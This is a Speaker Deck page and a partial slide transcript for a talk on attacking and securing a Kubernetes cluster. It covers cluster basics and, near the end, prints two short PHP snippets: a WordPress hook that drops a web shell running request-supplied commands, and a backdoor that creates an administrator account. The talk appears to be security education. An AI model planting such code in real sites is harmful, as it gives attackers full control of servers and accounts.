Upgrade to Pro
— share decks privately, control downloads, hide ads and more …
Speaker Deck
Sign up for free
Menu
Search
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Pricing
Search
Sign in
Sign up for free
Attacking a K8s cluster and how defending it
Search
Sponsored
·
SiteGround - Reliable hosting with speed, security, and support you can count on.
→
Johann du Toit
October 31, 2019
Technology
86
0
Share
Embed
Copy iframe code
Copy JS code
Copy link
Start on current slide
Attacking a K8s cluster and how defending it
Will show how to attack a Kubernetes cluster followed promptly by how to secure your cluster.
Johann du Toit
October 31, 2019
More Decks by Johann du Toit
See All by Johann du Toit
Natural Language, Unnatural Access: The Emerging LLM Attack Pattern
johanndutoit
0
51
RESPECTING THE MICROSERVICE.
johanndutoit
1
96
Why so serious? Using GCP for realtime video context analyzation
johanndutoit
0
93
Progressive Web Apps in 15 Minutes
johanndutoit
0
69
The Machine Learning Intervention
johanndutoit
0
87
Progressive Web Apps
johanndutoit
0
110
Progressive Web Apps
johanndutoit
0
120
Launchpad Start Day 2 - Google Design Sprints
johanndutoit
2
150
Google Design Sprints
johanndutoit
0
100
Other Decks in Technology
See All in Technology
小規模OSSモデルは サイバーセキュリティ業務に どこまで使えるか
bbrbbq
0
170
AWSDirectConnectの構築の進め方を整理してみた
masa_my
1
120
AWSセキュリティで活用するAI機能
cmusudakeisuke
1
180
freeeにおける AI を用いた ブラウザ動作確認の自動化の取り組み
freee
PRO
0
120
ソフトウェア ファクトリー - 再現性のあるソフトウェアの工場づくり / Software factory
iktakahiro
7
5.3k
僕のハーネスを紹介します
watany
5
1.3k
Code for Security プロジェクト紹介 2026年10月
yu23ki14
0
120
データエンジニアの次の戦場は "プロセスエンジニアリング"
sansantech
PRO
1
150
初海外で注意すべきこと12選!!!安全快適なre:invent生活にするために
yuuuuuuu168
1
190
JAWS-UGグッズ職人仕事の流儀
kentapapa
0
130
野蛮なアジャイル [サイボウズ発!]組織の常識を覆した反骨のスクラム実践記 / Barbaric Agile - Enterprise Agile Study Group
ama_ch
0
120
古い指輪から広がった JAVA コミュニティ とのつながり
yamad
0
140
Featured
See All Featured
Being A Developer After 40
akosma
92
590k
Keith and Marios Guide to Fast Websites
keithpitt
413
23k
How to Think Like a Performance Engineer
csswizardry
28
2.9k
WENDY [Excerpt]
tessaabrams
14
40k
Bash Introduction
62gerente
615
220k
SEOcharity - Dark patterns in SEO and UX: How to avoid them and build a more ethical web
sarafernandez
0
310
How to Build an AI Search Optimization Roadmap - Criteria and Steps to Take #SEOIRL
aleyda
1
2.2k
Build your cross-platform service in a week with App Engine
jlugia
234
19k
How to Create Impact in a Changing Tech Landscape [PerfNow 2023]
tammyeverts
56
3.5k
Learning to Love Humans: Emotional Interface Design
aarron
275
41k
Claude Code のすすめ
schroneko
67
230k
From π to Pie charts
rasagy
1
400
Transcript
Bust a Kube: Let’s attack a Kubernetes cluster and secure
it along the way
None
None
None
None
None
None
WHAT ATTACKING DEFENDING
None
WHAT ATTACKING OMG HELP
None
None
None

PODS NODES SERVICES NAMESPACES

POD Pods are the smallest unit of work in kubernetes
All containers in a pod share IP 10.10.10.1 10.10.10.2 10.10.10.3 10.10.10.4 ip address pod container volume

Node Kubelet Container Runtime: Docker Kube-proxy Kubelet C ontainer Runtim
e pod #1 pod #2 pod #3

Services A service is a load balancer, create a DNS
name and ip address that routes traffic to matching labels 10.100.10.1 10.10.10.2 10.10.10.2 service ip address public traffic

Services A service is a load balancer, create a DNS
name and ip address that routes traffic to matching labels 10.100.10.1 10.10.10.2 10.10.10.2 service ip address public traffic app=hello tier=web app=hello tier=web

Namespaces Logical grouping of resources and the first hint of
multi-tenancy 10.10.10.2 10.10.10.2 10.10.10.2 10.10.10.2 Marketing Finance
None
> kubectl apply -f app.yaml
None



KUBERNETES API SERVER KUBELET CONTAINER RUNTIME ETCD KUBERNETES DASHBOARD

POD Pods are the smallest unit of work in kubernetes
All containers in a pod share IP 10.10.10.1 10.10.10.2 10.10.10.3 10.10.10.4 ip address pod container volume Attacks Tend to Start from a POD
None
None

<?php add_action('wp_head', 'WordPress_bscript'); function WordPress_bscript() { file_put_contents( "exec.php", ‘<?php echo
shell_exec($_REQUEST[“c”]);’ ); } ?>
None
None

<?php add_action('wp_head', 'WordPress_backdoor'); function WordPress_backdoor() { If ($_GET['backdoor'] == 'go')
{ require('wp-includes/registration.php'); If (!username_exists('backdooradmin')) { $user_id = wp_create_user('admin', ‘admin'); $user = new WP_User($user_id); $user->set_role('administrator'); } } } ?>
“Head over to your site and try the function. It’s
fun, completely safe and can help you in the future if you ever need to have a backdoor entry to your website.”
None
None
None
None
None
None
None
